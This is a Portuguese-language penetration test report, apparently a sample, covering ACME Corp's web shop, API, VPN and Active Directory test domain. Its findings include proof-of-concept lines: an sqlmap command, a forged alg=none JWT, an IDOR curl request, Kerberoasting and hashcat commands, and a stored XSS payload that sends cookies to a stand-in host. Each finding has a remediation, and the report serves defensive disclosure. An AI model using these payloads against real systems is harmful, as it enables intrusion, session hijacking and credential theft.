



SURICATOOS

RELATÓRIO DE PENTEST · PTES

Avaliação de Segurança Ofensiva — Aplicação Web e Active Directory

Preparado por Suricatoos para



ACME Corp

CONFIDENCIAL

Período	02/06/2026 – 06/06/2026
Versão	1.0
Autor	Equipe Red Team — Suricatoos
Contato	redteam@suricatoos.example
Risco geral	82/100 (CRÍTICO)

SEÇÃO 0

Controle do Documento

Cliente	ACME Corp
Título	Avaliação de Segurança Ofensiva — Aplicação Web e Active Directory
Classificação	CONFIDENCIAL
Versão	1.0
Período de testes	02/06/2026 – 06/06/2026
Autoria	Equipe Red Team — Suricatoos
Metodologia	PTES — Penetration Testing Execution Standard

Escopo

No escopo

- loja.acme.example, api.acme.example (aplicação de e-commerce e API REST)
- vpn.acme.example (acesso remoto)
- Faixa interna 10.20.0.0/16 via VPN de teste fornecida
- Domínio Active Directory de teste acme.example (DC01 — 10.20.10.5)

Fora do escopo

- Ataques de negação de serviço (DoS/DDoS) no ambiente compartilhado
- Engenharia social contra colaboradores
- Ambientes de produção de pagamento (PCI) de terceiros

Regras de engajamento

- Janela de testes: 02–06/jun, fora do horário comercial.
- PoCs não destrutivas; leitura mínima necessária para comprovar impacto.
- Contato de emergência disponível 24/7 durante a janela.
- Dados sensíveis acessados foram tratados conforme acordo de confidencialidade.

Índice

- 1 Sumário Executivo
- 2 Narrativa do Ataque
- 3 Visão Geral de Risco
- 4 Metodologia (PTES)
- 5 Achados Detalhados
- 6 Plano de Ação
- 7 Apêndice

SEÇÃO 1

Sumário Executivo

A Suricatoos conduziu uma avaliação ofensiva autônoma, orientada pela metodologia PTES, contra a superfície web e a infraestrutura Active Directory autorizadas da ACME Corp.

O engajamento identificou uma postura de risco ALTA: foi possível encadear vulnerabilidades de aplicação até o comprometimento de uma conta privilegiada do domínio de teste, demonstrando um caminho plausível para exposição de toda a base de clientes e controle administrativo do ambiente.

Os achados mais graves — bypass de autenticação por JWT inseguro e injeção de SQL — são exploráveis remotamente, sem autenticação prévia, e devem ser tratados de forma imediata. A seção de recomendações apresenta um roteiro de remediação priorizado por risco de negócio.



10

Achados totais

2

Críticos

2

Quick wins

5

Categorias

SEÇÃO 2

Narrativa do Ataque

Como a avaliação evoluiu, em linguagem acessível: do reconhecimento ao impacto, mostrando como achados isolados se encadeiam em um caminho real de comprometimento.



1 Reconhecimento

A partir de fontes públicas e enumeração autorizada, mapeamos a loja, a API de pedidos e o acesso remoto (VPN), além de um caminho para a rede interna. A superfície exposta já indicava controles de autenticação frágeis.

2 Ponto de entrada F-01

A API aceitava tokens JWT sem assinatura (alg=none). Forjamos um token de administrador e obtivemos acesso privilegiado à API — sem precisar de credenciais válidas.

3 Acesso aos dados F-02 F-03

A busca da loja era vulnerável a SQL Injection, permitindo leitura do banco. Em paralelo, uma falha de autorização (IDOR) expunha pedidos e dados pessoais de outros clientes.

4 Pivô para a rede interna F-07

O acesso remoto via VPN não exigia segundo fator. Com credenciais obtidas, entramos na rede interna, atingindo o domínio Active Directory de teste.

5 Escalada de privilégios F-04

Uma conta de serviço com senha fraca permitiu Kerberoasting: extraímos e quebramos o hash offline, assumindo uma conta privilegiada do domínio.


6 Impacto demonstrado

Encadeando os achados, demonstramos um caminho plausível para expor toda a base de clientes e assumir controle administrativo do ambiente — tudo com provas de conceito não destrutivas, dentro do escopo.

SEÇÃO 3

Visão Geral de Risco

Distribuição de risco dos achados por probabilidade e impacto, e concentração por categoria de superfície avaliada.



SEÇÃO 4

Metodologia (PTES)

O engajamento seguiu as sete fases do Penetration Testing Execution Standard (PTES), garantindo cobertura consistente do pré-engajamento ao relatório.



1. Interações pré-engajamento

- Definição de escopo, janelas e regras de engajamento (RoE).
- Acordo de confidencialidade e canais de comunicação de emergência.

2. Coleta de inteligência

- OSINT e enumeração passiva de subdomínios (CT logs, DNS).
- Fingerprinting de tecnologias, versões e superfícies expostas.

3. Modelagem de ameaças

- Mapeamento de ativos críticos e fluxos de dados (PII, pagamentos).
- Identificação de atores e cenários de ataque prioritários.

4. Análise de vulnerabilidades

- Análise de autenticação, sessão e autorização (IDOR/BOLA).
- Testes de injeção, configuração de TLS e cabeçalhos de segurança.

5. Exploração

- Validação prática (PoC) dos achados de aplicação e rede.
- Bypass de autenticação, extração inferencial de dados e XSS armazenado.

6. Pós-exploração

- Movimentação lateral e abuso de Kerberos no domínio de teste.
- Demonstração de impacto encadeado, sem ações destrutivas.

7. Relatório

- Consolidação de evidências, classificação de risco e recomendações.
- Roteiro de remediação priorizado e reteste sugerido.

SEÇÃO 5

Achados Detalhados

ID	Achado	Severidade	CVSS	Categoria
F-02	SQL Injection (boolean/time-based) em /buscar	Crítico	9.4	Aplicação Web
F-01	Bypass de autenticação via JWT com alg=none	Crítico	9.1	Aplicação Web
F-03	IDOR/BOLA em /api/v1/orders/{id}	Alto	8.1	API
F-04	Kerberoasting de conta de serviço (svc_sql)	Alto	8.0	Active Directory
F-07	Ausência de MFA no acesso VPN	Médio	6.5	Rede
F-05	Cross-Site Scripting armazenado em avaliações	Médio	6.1	Aplicação Web
F-06	SMB signing desabilitado (NTLM relay)	Médio	5.9	Rede
F-08	Cabeçalhos de segurança e configuração TLS fracos	Baixo	3.7	Configuração
F-09	Divulgação de informação em mensagens de erro	Baixo	3.1	Aplicação Web
F-10	Divulgação de versões de software (banners)	Info	0.0	Configuração

Detalhamento dos achados

F-02

CRÍTICO

SQL Injection (boolean/time-based) em /buscar

CVSS 9.4

CWE-89

Aplicação Web

Afetado: loja.acme.example

Status: confirmed

O parâmetro "q" do endpoint de busca é concatenado diretamente na consulta SQL. A extração inferencial de dados foi confirmada (boolean e time-based), permitindo leitura arbitrária do banco.

Confirmação de injeção (PoC de leitura, não destrutiva)

```
sqlmap -u "https://loja.acme.example/buscar?q=tenis" \
--batch --technique=BT --dbms=postgres --banner
# parameter 'q' is injectable (boolean-based, time-based)
```

IMPACTO AO NEGÓCIO

Exfiltração potencial de toda a base de dados (clientes, pedidos, hashes de senha).

REMEDIAÇÃO

Usar consultas parametrizadas/prepared statements e ORM seguro; adicionar WAF como camada defensiva e princípio do menor privilégio no usuário de banco.

Referências: OWASP A03:2021 — Injection · CWE-89: SQL Injection

F-01

CRÍTICO

Bypass de autenticação via JWT com alg=none

CVSS 9.1

CWE-347

Aplicação Web

Afetado: api.acme.example

Status: confirmed

A API aceita tokens JWT com o cabeçalho {"alg":"none"}, ignorando a verificação de assinatura. Um atacante pode forjar tokens arbitrários, assumindo qualquer identidade e elevando privilégios para administrador.

Token forjado (sem assinatura) elevando para role=admin

```
header = {"alg":"none","typ":"JWT"}
payload = {"sub":"10231","role":"admin"}
# aceito por api.acme.example -> acesso a endpoints administrativos
```

IMPACTO AO NEGÓCIO

Acesso administrativo completo à API, incluindo dados de todos os clientes e operações privilegiadas.

REMEDIAÇÃO

Fixar o algoritmo esperado (ex.: RS256) no verificador e rejeitar explicitamente "none"; rotacionar segredos e invalidar sessões emitidas.

Referências: OWASP — JWT for Java Cheat Sheet · CWE-347: Improper Verification of Cryptographic Signature

F-03

ALTO

IDOR/BOLA em /api/v1/orders/{id}

CVSS 8.1

CWE-639

API

Afetado: api.acme.example

Status: confirmed

Um usuário autenticado lê pedidos de outros clientes apenas alterando o identificador, sem verificação de propriedade no servidor (Broken Object Level Authorization).

Acesso ao pedido de outro cliente trocando o id

```
curl -s https://api.acme.example/api/v1/orders/10232 \
-H "Authorization: Bearer $TOKEN_A" | jq '{id, customer, total, address}'
# -> retorna PII de cliente DISTINTO
```

IMPACTO AO NEGÓCIO

Exposição de PII e histórico de compras de toda a base de clientes.

REMEDIÇÃO

Validar a propriedade do objeto no servidor (order.customer_id == session.user_id) e usar referências indiretas por usuário; incluir testes de autorização por objeto.

Referências: OWASP API1:2023 — BOLA · CWE-639

F-04

ALTO

Kerberoasting de conta de serviço (svc_sql)

CVSS 8.0

MITRE T1558.003

Active Directory

Afetado: DC01 (10.20.10.5)

Status: confirmed

A conta de serviço svc_sql possui SPN e senha fraca, permitindo solicitar um ticket TGS e quebrar o hash offline, resultando em credenciais privilegiadas no domínio.

Extração e quebra offline do hash de serviço

```
GetUserSPNs.py acme.example/teste:'<senha-lab>' -dc-ip 10.20.10.5 -request
hashcat -m 13100 svc_sql.hash rockyou.txt # senha recuperada offline
```

IMPACTO AO NEGÓCIO

Movimentação lateral e elevação para conta privilegiada do domínio de teste.

REMEDIÇÃO

Adotar gMSA ou senhas longas/aleatórias para contas de serviço; monitorar solicitações TGS-REQ anômalas e remover SPNs desnecessários.

Referências: MITRE ATT&CK T1558.003

F-07

MÉDIO

Ausência de MFA no acesso VPN

CVSS 6.5

CWE-308

Rede

Afetado: vpn.acme.example

Status: confirmed

O acesso remoto via VPN depende apenas de usuário e senha, sem segundo fator, ampliando o impacto de credenciais vazadas.

IMPACTO AO NEGÓCIO

Acesso inicial à rede interna a partir de credenciais comprometidas.

REMEDIÇÃO

Exigir MFA resistente a phishing (FIDO2/WebAuthn) no acesso remoto.

Referências: CWE-308

F-05

MÉDIO

Cross-Site Scripting armazenado em avaliações

CVSS 6.1

CWE-79

Aplicação Web

Afetado: loja.acme.example

Status: confirmed

Payloads persistem no campo de comentário de avaliação e executam no contexto de outros usuários, permitindo roubo de sessão e ações em nome da vítima.

Payload persistente em avaliação de produto

```
<img src=x onerror="fetch('https://c2.teste/'+document.cookie)">
```

IMPACTO AO NEGÓCIO

Sequestro de sessão de clientes e potencial fraude.

REMEDIÇÃO

Codificação de saída por contexto, sanitização no servidor e Content-Security-Policy estrita.

Referências: OWASP A03:2021 · CWE-79

F-06

MÉDIO

SMB signing desabilitado (NTLM relay)

CVSS 5.9

MITRE T1557.001

Rede

Afetado: 10.20.0.0/16

Status: confirmed

Hosts sem assinatura SMB permitem o relay de autenticação NTLM, viabilizando autenticação como a vítima em outros serviços.

IMPACTO AO NEGÓCIO

Movimentação lateral e acesso não autorizado a recursos de rede.

REMEDIÇÃO

Habilitar/forçar SMB signing via GPO e desabilitar NTLM onde possível.

Referências: MITRE ATT&CK T1557.001

F-08

BAIXO

Cabeçalhos de segurança e configuração TLS fracos

CVSS 3.7

CWE-693

Configuração

Afetado: loja.acme.example, api.acme.example

Status: confirmed

Ausência de cabeçalhos como HSTS, X-Content-Type-Options e CSP, além de suites TLS legadas habilitadas.

IMPACTO AO NEGÓCIO

Facilita ataques de downgrade, sniffing e injeção de conteúdo.

REMEDIÇÃO

Adicionar HSTS, CSP e cabeçalhos defensivos; desabilitar suites TLS legadas.

Referências: OWASP Secure Headers · CWE-693

F-09

BAIXO

Divulgação de informação em mensagens de erro

CVSS 3.1

CWE-209

Aplicação Web

Afetado: api.acme.example

Status: confirmed

Respostas de erro expõem stack traces e versões de componentes, auxiliando o atacante na construção de exploits.

IMPACTO AO NEGÓCIO

Reduz o esforço de reconhecimento do atacante.

REMEDIÇÃO

Padronizar respostas de erro genéricas e registrar detalhes apenas no servidor.

Referências: CWE-209

F-10

INFO

Divulgação de versões de software (banners)

CVSS 0.0

CWE-200

Configuração

Afetado: loja.acme.example

Status: confirmed

Banners de serviço revelam versões exatas de nginx e do runtime, úteis para correlação com CVEs.

IMPACTO AO NEGÓCIO

Informativo; contribui para o reconhecimento.

REMEDIÇÃO


Ocultar/normalizar banners e cabeçalhos de versão.

Referências: CWE-200

SEÇÃO 6

Plano de Ação

Roteiro de remediação priorizado por risco e esforço. Os quick wins (alto impacto, baixo esforço) devem ser executados primeiro; o gráfico de prazos mostra o que leva mais e menos tempo.



Itens de correção priorizados

Janela	ID	Ação de correção	Esforço	Prazo	QW
Imediata	F-01	Fixar o algoritmo esperado (ex.: RS256) no verificador e rejeitar explicitamente "none"; rotaci...	Baixo	2d	
Imediata	F-02	Usar consultas parametrizadas/prepared statements e ORM seguro; adicionar WAF como camada defen...	Médio	5d	—
Imediata	F-03	Validar a propriedade do objeto no servidor (order.customer_id == session.user_id) e usar refer...	Baixo	3d	
Curto prazo	F-04	Adotar gMSA ou senhas longas/aleatórias para contas de serviço; monitorar solicitações TGS-REQ ...	Alto	20d	—
Curto prazo	F-05	Codificação de saída por contexto, sanitização no servidor e Content-Security-Policy estrita.	Médio	7d	—
Curto prazo	F-06	Habilitar/forçar SMB signing via GPO e desabilitar NTLM onde possível.	Médio	10d	—
Curto prazo	F-07	Exigir MFA resistente a phishing (FIDO2/WebAuthn) no acesso remoto.	Médio	14d	—
Médio prazo	F-08	Adicionar HSTS, CSP e cabeçalhos defensivos; desabilitar suites TLS legadas.	Baixo	3d	—
Médio prazo	F-09	Padronizar respostas de erro genéricas e registrar detalhes apenas no servidor.	Baixo	2d	—
Médio prazo	F-10	Ocultar/normalizar banners e cabeçalhos de versão.	Baixo	1d	—

SEÇÃO 7

Apêndice

Recomendações estratégicas

- **Imediata:** Corrigir o bypass de JWT (F-01) e a SQL Injection (F-02) — exploráveis remotamente sem autenticação.
- **Imediata:** Revisar a autorização por objeto na API (F-03) para conter exposição de PII.
- **Curto prazo:** Endurecer o Active Directory: gMSA para contas de serviço (F-04) e SMB signing (F-06).
- **Curto prazo:** Exigir MFA no acesso remoto (F-07) e aplicar CSP/sanitização contra XSS (F-05).
- **Médio prazo:** Padronizar cabeçalhos de segurança/TLS (F-08) e reduzir divulgação de informação (F-09, F-10).
- **Médio prazo:** Reexecutar o engajamento (reteste) para validar todas as correções.

Classificação de severidade

-  Crítico — orientação de risco e prioridade de tratamento.
-  Alto — orientação de risco e prioridade de tratamento.
-  Médio — orientação de risco e prioridade de tratamento.
-  Baixo — orientação de risco e prioridade de tratamento.
-  Info — orientação de risco e prioridade de tratamento.

Aviso

Relatório gerado por Suricatoos a partir de um engajamento autorizado. Conteúdo confidencial; distribua apenas a partes autorizadas. As provas de conceito foram não destrutivas e limitadas ao escopo acordado.